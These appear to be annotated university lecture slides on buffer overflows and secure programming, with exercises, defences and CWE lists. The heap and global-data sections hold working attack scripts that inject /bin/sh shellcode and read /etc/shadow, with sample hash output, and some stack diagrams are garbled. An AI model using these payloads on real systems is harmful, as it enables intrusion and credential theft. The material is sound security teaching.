Sets up a service to launch a remote shell when connected to

Create a reverse shell that connects back to the hacker

Use local exploits that establish a shell or exec a program

Flush firewall rules that currently block other attacks

Break out of a chroot (restricted execution) environment, giving full access to the system

STACK OVERFLOW VARIANTS

Exercise 1

Consider this implementation of strcpy (that copies one string into another), assume it is used in the following way:

```
1. int main(int argc, char *argv[]) {  
2.     char to[12];  
3.     char *from;  
4.     from = "yellow submarine";  
5.     strcpy(to, from);  
6. }
```

Show the content of the stack:

- right before the execution of line 5
- right before the execution of line 6

```
char* strcpy(char *to, char *from)  
{  
    char *st=to;  
    while (*from != '\0') {  
        *st = *from;  
        st++;  
        from++;  
    }  
    *st='\0';  
    return to;  
}
```



Solution 1

content of the stack
right before the
execution of line 5

EFFC	argv
EFF8	argc
EFF4	Return Address
EFF0	Old base ptr
EFEC	to [8-11]
EFEB	to [4-7]
EFEC	to [0-3]
EFEO	from
EFDC	
EFD8	
EFD4	
EFD0	
EFCC	

Stack grows this way

```
char* strcpy(char *to, char *from)
{
    char *st=to;
    while (*from != '\0') {
        *st = *from;
        st++;
        from++;
    }
    *st='\0';
    return to;
}
```

```
1. int main(int argc, char *argv[])
2. {
3.     char to[12];
4.     char *from;
5.     from = "yellow submarine";
6.     strcpy(to, from);
7. }
```

Show the content of the stack:

- right before the execution of the first instruction of strcpy()
- Right before the execution of line 6.



Solution 1

content of the stack
right before the
execution of line 6 *from*



EFFC	Return Address "10"
EFF8	Old base phiz zone
EFF4	To [8-11]=4baa
EFF0	To [4-7]=aw s
EFEC	K [0-3]=4000
FEF8	from
FEF4	To (*)
FEF0	from (*)
EFDC	Return Address
EFD8	Old base phz
EFD4	SI (*)
EFD0	
EFCC	

Stack grows this way ↓

```
char* strcpy(char *to, char *from)
{
    char *st=to;
    while (*from != '\0') {
        *st = *from;
        st++;
        from++;
    }
    *st = '\0';
    return to;
}
```

1. int main(int argc, char *argv[]){
2. char to[12];
3. char *from;
4. from = "yellow submarine";
5. strcpy(to, from);
6. ...


Show the content of the stack:

- right before the execution of the first instruction of strcpy()
- Right before the execution of line 6.



DEFENSES

Buffer Overflow Defenses



Buffer overflows are widely exploited

Compile-time defenses: programming language

Use a modern high-level language

- Not vulnerable to buffer overflow attacks
- Compiler enforces range checks and permissible operations on variables

Disadvantages

- Additional code must be executed at run time to impose checks
- Flexibility and safety comes at a cost in resource use
- Distance from the underlying machine language and architecture means that access to some instructions and hardware resources is lost
- Limits their usefulness in writing code, such as device drivers, that must interact with such resources

Less efficient with low level programming, like OS programming

Compile time Defenses: Safe Coding Techniques in OpenBSD

C designers placed much more emphasis on space efficiency and performance considerations than on type safety

Assumed programmers would exercise due care in writing code



Programmers need to inspect the code and rewrite any unsafe coding

An example of this is the OpenBSD project OS



Programmers have audited the existing code base, including the operating system, standard libraries, and common utilities

This has resulted in what is widely regarded as one of the safest operating systems in widespread use

- Keep a mindset that codes not just for success, or for the expected, but is constantly aware of how things might go wrong
 - coding for graceful failure
 - always do something sensible when the unexpected occurs;
- in the case of preventing buffer overflows:
 - make sure that any code that writes to a buffer first checks sufficient space is available.
 - not only unsafe library functions...
 - it is quite possible to write explicit code to move values in an unsafe manner

About non-OS programmers

Examples of unsafe C code

Copy of `len` bytes from `from` to `to` at position `pos`

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;
    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

What's wrong here?

...and here?

Reads file size at the beginning of the file and copies file to buffer `to`

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil); /* read length of binary data */
    fread(to, 1, len, fil); /* read len bytes of binary data */
    return len;
}
```

C compilers developed to add extra checks. Modifying how compiled code operates might make you lose compatibility with other applications.

- C compilers may add **check ranges** on statically allocated arrays
- **Handling dynamically allocated memory** is more problematic because the size information is not available at compile time
 - Requires an extension to the semantics of pointers and the use of library routines that make checks
 - But programs and libraries need to be recompiled
 - and it is likely to have problems with third-party applications
- Concern with C is use of **unsafe standard library routines**
 - One approach has been to replace these with safer variants
 - e.g. Libsafe: it is implemented as a dynamic library arranged to load before the existing standard libraries

Compile-Time Defenses: Language Extensions/Safe Libraries

Compile-Time Defenses: Stack Protection

- Stack protection:

- Add function entry and exit code to check stack for signs of corruption *→ a word computed randomly*
- By means of a **random canary**: when entering a function.
 - value needs to be unpredictable
 - should be different on different systems
 - changes the structure of the stack, which could be problematic for debuggers *If there are stack smashing assumptions those won't be valid anymore.*
- By means of **Stackshield and Return Address Defender** (RAD):
 - include additional function entry and exit code (also in some GCC extensions)
 - function **entry** writes a **copy of the return address** to a safe region of memory
 - function **exit** code **checks the return address** in the **stack frame against the saved copy**
 - if change is found, aborts the program
- All these solutions need recompiling the code



Where should the economy be placed? After the old base ph?

If we could corrupt only the old base ph, we could make the caller use a fake stack.

Run-Time Defenses: Executable Address Space Protection

Use virtual memory support to make some regions of memory non-executable

- Prevent execution of code on the stack
- Requires support from memory management unit (MMU)
- Long existed on SPARC / Solaris systems
- Recent on x86 Linux/Unix/Windows systems

Issues

- Support for executable stack code
- Special provisions are needed

But there are some high level languages that do this!

↳ Plus, this is not enough

because not necessarily you use a shell code.

Allocate the stack at a random address.

- Manipulate location of key data structures
 - Stack, heap, global data
 - Using random shift for each process
 - Large address range on modern systems means wasting some has negligible impact
- Randomize stack location at each execution
 - makes almost impossible to get the right address of shellcode
 - Shift can be much larger than any buffer size (cannot just be filled with NOP...) ↗
- Randomize location of heap buffers
 - To prevent heap overflow attacks
- Random location of standard library functions

Enforced with compiler with some support of OS

Run-Time Defenses: Address Space Randomization

With a large enough offset, the OS puts input in its buffer before copying
so that's a limitation.

Run-Time Defenses: Guard Pages

- Place guard pages between critical regions of memory \Rightarrow So when overwriting guard pages the
 - Flagged in MMU as illegal addresses program will be
 - Any attempted access aborts process work
- Further extension places guard pages between stack frames and heap buffers
 - Prevents stack and heap from rewriting each other
 - Cost in execution time to support the large number of page mappings necessary

Exercise

Rewrite the functions below so that they are no longer vulnerable to a Buffer overflow attack..

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;
    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil);
    fread(to, 1, len, fil);
    return len;
}
```

Solution

```
int copy_buf(char *to, int pos, char *from, int len, int loc_size)
{
    if (loc_size - pos < len) return -1;      (check anche che len > 0)
    int i;
    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

Solution

```
short read_chunk(FILE fil, char *to, int size_len)
{
    short len;
    fread(&len, 2, 1, fil); if (size-len < len) return -1;
    fread(to, 1, len, fil);
    return len;
}
```

(check anche che $len > 0$)



OTHER ATTACKS...

Variant that overwrites buffer and saved frame pointer address

- Saved frame pointer value is changed to refer to a dummy stack frame
- Current function returns to the replacement dummy frame
- Control is transferred to the shellcode in the overwritten buffer

→ We can then return to the shell code

Off-by-one attacks

- Coding error that allows one more byte to be copied than there is space available

Defenses

- Any stack protection mechanisms to detect modifications to the stack frame or return address by function exit code
- Use non-executable stacks

Replacement Stack Frame

- Stack overflow variant replaces return address with standard library function
 - Response to non-executable stack defenses
 - Attacker constructs suitable parameters on stack above return address
 - Function returns and library function executes
 - Attacker may need exact buffer address
 - Can even chain two library calls

- Defenses

- Any stack protection mechanisms to detect modifications to the stack frame or return address by function exit code
- Randomization of the stack in memory and of system libraries

↓
My will use the stack we crafted

Return to system call

No return address here, but there might be something we can execute.

- Attack buffers located in heap
 - Typically located above program code
 - Memory is requested by programs to use in dynamic data structures (such as linked lists of records)
- No return address
 - Hence no easy transfer of control
 - May have function pointers can exploit
 - Or manipulate management data structures

Defenses

Randomizing the allocation of memory on the heap

Heap Overflow

```

/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];
    /* vulnerable input buffer */
    void (*process)(char *);
    /* pointer to function to
       process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

```

Array + pth to
a function



```

int main(int argc, char *argv[])
{
    chunk_t *next;
    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}

```

allocate at the
top of the heap

We can edit the function pointer.

In the heap, allocation goes from bottom
to top, before array, then func pth.

Heap Overflow Attack

- The attacker may:

- Identify the area in the heap where the data structure is normally allocated
example: 0x080497A8
- Discover the size of the block allocated and the position of the function pointer
- Then it may use the shellcode already seen before
 - padding it with NOP to fit the size of the buffer...
 - ... and using the proper address of the shellcode

Et... Voilà!

Take that shellcode so we fill
the buffer and override the function p12
that points to the buffer itself.

Heap Overflow Attack

```
$ cat attack2
#!/bin/sh
# implement heap overflow against
# program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"fffffff2f62696e2f73682020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'
```

```
$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o
3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
. . .
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kv1UFJs3
b9aj/:13347:0:99999:7:::
. . .
```

If memory is setuid and owner is root then it works

Heap Overflow Attack

They can contain info of runtime support of the language.

- Note:
 - Even if the vulnerable structure on the heap does not directly contain function pointers, attacks have been found.
 - These exploit the fact that the allocated areas of memory on the heap include additional memory beyond what the user requested.
 - This may hold data structures used by the memory allocation and deallocation library routines.
 - These surrounding structures may either directly or indirectly give an attacker access to a function pointer that is eventually called.
- Defenses:
 - make the heap also nonexecutable:
 - this prevents the execution of code written into the heap.
 - However, a variant of the return-to-system call is still possible.
 - Randomizing the allocation of memory on the heap:
 - makes the prediction of the address of targeted buffers extremely difficult, thus thwarting the successful execution of some heap overflow attacks.
 - Memory allocator and deallocator may include checks for corruption of the management data
 - (like random canaries)

Heap Overflow Attack

- Attack buffers located in global data
 - May be located above program code
 - If there is function pointers and vulnerable buffers...
 - or adjacent process management tables.
 - Aims to overwrite function pointer later called

Defenses

- Non executable or random global data region
- Allocate function pointers below other data
- Guard pages between global data and other areas

Global data overflow

```
/* global static data, targeted for attack */
struct chunk {
    char inp[64]; /* input buffer */
    void (*process)(char *);
    /* pointer to function to process it */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}
```



```
int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}
```

Global Data Overflow Attack

```
$ cat attack3
#!/bin/sh
# implement global data overflow
attack against program buffer6
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"fffffff2f62696e2f73682020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'
```

```
$ attack3 | buffer6
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o
3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
. . .
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kv1UFJs3
b9aj/:13347:0:99999:7:::
. . .
```

Global Data Overflow Attack

Summary

- Stack overflows
 - Buffer overflow basics
 - Stack buffer overflows
 - Shellcode
- Defending against buffer overflows
 - Compile-time defenses
 - Run-time defenses
- Other forms of overflow attacks
 - Replacement stack frame
 - Return to system call
 - Heap overflows
 - Global data area overflows
 - Other types of overflows

Exercise 2

Consider this function that cuts the first string to the maximum prefix identical to str2.

Do you find any potential vulnerability in this code?

If not prove why.
If yes fix it.

```
void cutprefix(char *str1, char *str2)
{
    while ((*str1 != '\0' && *str2 != '\0')  

           && *str1 == *str2) {  

        str1++;  

        str2++;  

    }  

    *str1 = '\0';  

    return;  
}
```





Solution 2

```
void cutprefix(char *str1, char *str2)
{
    while((*str1!='\0' && *str2!='\0')  

          && *str1==*str2) {
        str1++;
        str2++;
    }
    *str1 = '\0';
    return;
}
```

Exercise 4

Considering the program in the box on the left.

Assuming that:

- function showlen starts at address 0X01010533;
- function main starts at address 0X0100167
- the heap starts at location 0X01018000;
- the user inputs the string “Curiosity killed the cat”;

show the content of the heap:

1. right after the execution of line /*1*/
2. right after the execution of line /*2*/

give an input string that makes the program execute again the main function

```
typedef struct chunk {
    char inp[20];
    void (*process)(char *);
} chunk_t;


void showlen(char *buf) {...}

int main(int argc, char *argv[])
{
    chunk_t *next;
    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    /*1*/ printf("Enter value: ");
    /*2*/ gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```



Solution 4

content of the heap
right after the execution
of line /*1*/



```
typedef struct chunk {
    char inp[20];
    void (*process)(char *);
} chunk_t;

void showlen(char *buf) {...}


int main(int argc, char *argv[])
{
    chunk_t *next;
    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    /*1*/ printf("Enter value: ");
    /*2*/ gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

- function showlen starts at address 0X01010533;
- function main starts at address 0X01010167
- the heap starts at location 0X01018000;
- the user inputs the string "Curiosity killed the cat";



Solution 4

content of the heap
right after the execution
of line /*2*/



```
typedef struct chunk {
    char inp[20];
    void (*process)(char *);
} chunk_t;

void showlen(char *buf) {...}


int main(int argc, char *argv[])
{
    chunk_t *next;
    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    /*1*/ printf("Enter value: ");
    /*2*/ gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

- function showlen starts at address 0X01010533;
- function main starts at address 0X01010167
- the heap starts at location 0X01018000;
- the user inputs the string "Curiosity killed the cat";



Solution 4

give an input string that makes the program execute again the main function



```
typedef struct chunk {
    char inp[20];
    void (*process)(char *);
} chunk_t;

void showlen(char *buf) {...}

int main(int argc, char *argv[])
{
    chunk_t *next;
    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    /*1*/ printf("Enter value: ");
    /*2*/ gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

- function showlen starts at address 0X01010533;
- function main starts at address 0X01010167
- the heap starts at location 0X01018000;
- the user inputs the string "Curiosity killed the cat";

SOFTWARE SECURITY

Computer Security – Principles and Practice (Pearson, fourth edition)
W. Stallings, L. Brown

* These slides are an adaptation of the original slides of the authors of the book



Learning objectives


- Describe poor programming practices leading to vulnerabilities.
- Describe how a defensive programming approach will always validate any assumptions made and is designed to fail gracefully and safely whenever errors occur.
- Detail the problems due to incorrectly handling program input.
- Describe problems that occur in implementing some algorithm.
- Describe problems due to programs and OS interaction.
- Describe problems due to generation of program output.



CWE/SANS TOP 25 MOST DANGEROUS SOFTWARE ERRORS (2011)

Software Error Category: Insecure Interaction Between Components

- Improper **Neutralization of Special Elements** used in an SQL Command ("SQL Injection")
- Improper Neutralization of Special Elements used in an OS Command ("OS Command Injection")
- Improper Neutralization of Input During Web Page Generation ("Cross-site Scripting")
- Unrestricted Upload of File with Dangerous Type
- Cross-Site Request Forgery (CSRF)
- URL Redirection to Untrusted Site ("Open Redirect")



CWE/SANS
TOP 25 MOST
DANGEROUS
SOFTWARE
ERRORS
(2011)

CWE/SANS TOP 25 MOST DANGEROUS SOFTWARE ERRORS (2011)



↑ Define properly the authorizations ex-

Software Error Category: Porous Defenses

- Missing Authentication for Critical Function
- Missing Authorization
- Use of Hard-coded Credentials
- Missing Encryption of Sensitive Data
- Reliance on Untrusted Inputs in a Security Decision
- Execution with Unnecessary Privileges
- Incorrect Authorization
- Incorrect Permission Assignment for Critical Resource
- Use of a Broken or Risky Cryptographic Algorithm
- Improper Restriction of Excessive Authentication Attempts
- Use of a One-Way Hash without a Salt

Web applications security flaws

- Critical Web application security flaws include five flaws related to insecure software code
 - Unvalidated input
 - Cross-site scripting
 - Buffer overflow
 - Injection flaws
 - Improper error handling
- flaws consequence of insufficient checking and validation of data and error codes in programs
- awareness of these issues is a critical initial step in writing more secure program code
- need for software developers to address these known areas of concern

Due to one of these vulnerabilities the attacker can run some form of privilege escalation

Reducing Software Vulnerabilities

Report for good practices.

- The NIST report NISTIR 8151 presents a strategy to reduce the number of software vulnerabilities:
 - Stopping vulnerabilities before they occur by using improved methods for specifying and building software
 - specification
 - Finding vulnerabilities before they can be exploited by using better and more efficient testing techniques Testing that also keeps security into account.
 - Reducing the impact of vulnerabilities by building more resilient architectures

There is a crossing between designing SW for reliability and quality and security. You will have different objectives and concerns. So if you design with quality and reliability in mind, objective is to identify and remove the most likely bugs to happen. In the case of security, frequency of occurrence of bugs here doesn't have much relevance.

Software Security, Quality and Reliability

• Software quality and reliability:

- Concerned with the accidental failure of program as a result of some theoretically random, unanticipated input, system interaction, or use of incorrect code
- Improve using structured design and testing to identify and eliminate as many bugs as possible from a program
- **Concern is not how many bugs, but how often they are triggered**

• Software security:

- Attacker chooses probability distribution, specifically targeting bugs that result in a failure that can be exploited by the attacker
- Triggered by inputs that differ dramatically from what is usually expected
- Unlikely to be identified by common testing approaches

→ The fact that bugs remain is a problem.

For testing, you can work on probability and statistics for quality, but that's not enough for security.

Seame

Defensive Programming

↳ Motivator of programmers: write the SW thinking about the worst case.

- Designing and implementing software so that it continues to function even when under attack
 - Requires attention to all aspects of program execution, environment, and type of data it processes (Input)
 - Software is able to detect erroneous conditions resulting from some attack ⇒ you can design sw to detect and deal with erroneous conditions
 - Defensive programming is also referred to as secure programming
- Key rule is to never assume anything, check all assumptions and handle any possible error states
This for example with fail-safe defaults.

Defensive Programming

- Programmers often make assumptions about the type of inputs a program will receive and the environment it executes in
 - Need for validation of assumptions by the program
 - Need for graceful and safe management of all potential failures
- Requires a changed mindset to traditional programming practices
 - programmers have to understand how failures can occur
 - ... and the steps needed to reduce the chance of them occurring in their programs

- Conflicts with business pressures to keep development times as short as possible to maximize market advantage



Forces programmers

to design in ways that might be insecure.

Security by Design

- Security and reliability are common design goals in most engineering disciplines
- Software development not as mature *With SW we don't have maturity for Security by design*
- Recent years have seen increasing efforts to improve secure software development processes
- E.g. Software Assurance Forum for Excellence in Code (SAFECode)
 - provides industry best practices for software assurance
 - provides practical advice for implementing proven methods for secure software development

↳ points that deserve specific attention:

Handling
program input

Implementation
of algorithms

Interaction
between
programs and
OS and external
libraries

Generation of
program output

SECURITY
BY DESIGN:
KEY POINTS



HANDLING PROGRAM INPUT



Incorrect handling is a very common failing



Input: any source of data from outside whose value is not explicitly known by the programmer when the code was written



Must identify all data sources



Explicitly validate assumptions on size and type of values before use

May not fit what you expect. Objective: identify data sources and explicitly ...

Input Size & Buffer Overflow

- Programmers often make assumptions about the maximum expected size of input
 - allocated buffer size is not confirmed
 - resulting in buffer overflow
- Testing may not identify vulnerabilities
 - test inputs are unlikely to include large enough inputs to trigger the overflow
- **Safe coding treats all input as dangerous**

INJECTION ATTACKS

"Flaws relating to invalid handling of input data, specifically when program input data can accidentally or deliberately influence the flow of execution of the program"

